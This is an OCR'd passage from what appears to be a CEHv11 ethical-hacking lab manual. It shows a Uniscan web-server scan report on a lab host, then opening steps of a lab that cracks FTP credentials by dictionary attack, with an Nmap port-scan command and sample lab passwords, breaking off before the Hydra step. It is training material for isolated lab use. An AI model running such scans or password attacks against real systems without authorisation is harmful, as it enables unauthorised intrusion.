


report
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
/
usr
share
report
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Parrot security
Network
Browse Netw...
images
10.10.10.16.h
index.php
uniscan.html
Open With Pluma
Open With
Cut
Copy
Make Link
Rename...
Copy to
Move to
Move to Trash
Firefox
Firefox Profile Manager
Geany
LibreOffice Writer
Vim
VSCodium
Other Application...

Figure 1.7.10: Scan report generated

21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner.

You can also use other web server footprinting tools such as **SpiderFoot** (https://www.spiderfoot.net), **httprint** (https://www.net-square.com), **Winfingerprint** (https://qpdownload.com), and **NetworkMiner** (https://www.netresec.com) to gather information about the target web server.


Uniscan Report - Mozilla Firefox
Uniscan Report
file:///usr/share/uniscan/report/10.10.10.16.html
Uniscan
Web Vulnerability Scanner

```
SCAN TIME
Scan Started: 9/1/2020 0:36:17

TARGET
Domain http://10.10.10.16:8080/CEH/
Server Banner: Apache/2.4.39 (Win64) PHP/7.2.18
Target IP: 10.10.10.16

CRAWLING
File check:
CODE: 200 URL: http://10.10.10.16:8080/CEH/admin/index.php
CODE: 200 URL: http://10.10.10.16:8080/CEH/index.php
CODE: 200 URL: http://10.10.10.16:8080/CEH/LICENSE.txt
CODE: 200 URL: http://10.10.10.16:8080/CEH/license.txt
CODE: 200 URL: http://10.10.10.16:8080/CEH/LICENSE.TXT
CODE: 200 URL: http://10.10.10.16:8080/CEH/readme
CODE: 200 URL: http://10.10.10.16:8080/CEH/README
CODE: 200 URL: http://10.10.10.16:8080/CEH/readme.html
CODE: 200 URL: http://10.10.10.16:8080/CEH/search/htx/sqlqhit.asp
CODE: 200 URL: http://10.10.10.16:8080/CEH/search/htx/SQLQHit.asp
CODE: 200 URL: http://10.10.10.16:8080/CEH/search/SQLQHit.asp
CODE: 200 URL: http://10.10.10.16:8080/CEH/search/sqlqhit.asp
CODE: 200 URL: http://10.10.10.16:8080/CEH/wp-content/plugins/hello.php

Check robots.txt:
```

Figure 1.7.11: View the scan report

22. This concludes the demonstration of how to gather information about the target web server using Uniscan.

23. Close all terminal windows on the **Parrot Security** virtual machine.

24. Turn off the **Parrot Security** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab
2

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

ICON KEY

- 📁 Valuable information
- ✏ Test your knowledge
- 💻 Web exercise
- 📖 Workbook review

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

📁 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers**

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection

- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

TASK 1

Crack FTP Credentials using a Dictionary Attack

Here, we will firstly find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

TASK 1.1

Copy and Paste Wordlists Folder

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

3. First, we will copy the **Wordlists** folder containing the sample username and password files (named **Passwords.txt** and **Usernames.txt**) from the shared network drive to the **root/Home** directory of the **Parrot Security** virtual machine.
4. To do so, open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
5. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
6. The **Windows shares on 10.10.10.10** window appears. Double-click the **CEH-Tools** folder.

7. Navigate to **CEHv11 Module 13 Hacking Web Servers** and copy the **Wordlists** folder.



CEHv11 Module 13 Hacking Web Servers
File Edit View Go Bookmarks Help
Back Forward 100% Icon View
Places
ceh-tools on 10.10.10.10
CEHv11 Module 13 Hacking Web Servers
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
GitHub Tools
Web Server Footprinting Tools
Wordlists

Figure 2.1.1: Copy the Wordlists file

8. Paste the **Wordlists** folder into the **/home/attacker** directory, as shown in the screenshot.



attacker
File Edit View Go Bookmarks Help
Back Forward 100% Icon View
Places
attacker
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
Wordlists

Figure 2.1.2: Paste the Wordlists directory

TASK 1.2

Perform Nmap Scan

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.

13. Type **mv /home/attacker/Wordlists /root/** and press **Enter** to move the Wordlists folder to the root directory.



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #mv /home/attacker/Wordlists /root/
┌─[root@parrot]─[~]
└──╼ #
```


Figure 2.1.3: Move Wordlists folder to the root directory

14. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** virtual machine.

15. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.

16. In the parrot terminal window, type **nmap -p21 [IP Address of Windows 10]**, and press **Enter**.

Note: In this lab, the IP address of **Windows 10** is **10.10.10.10**.



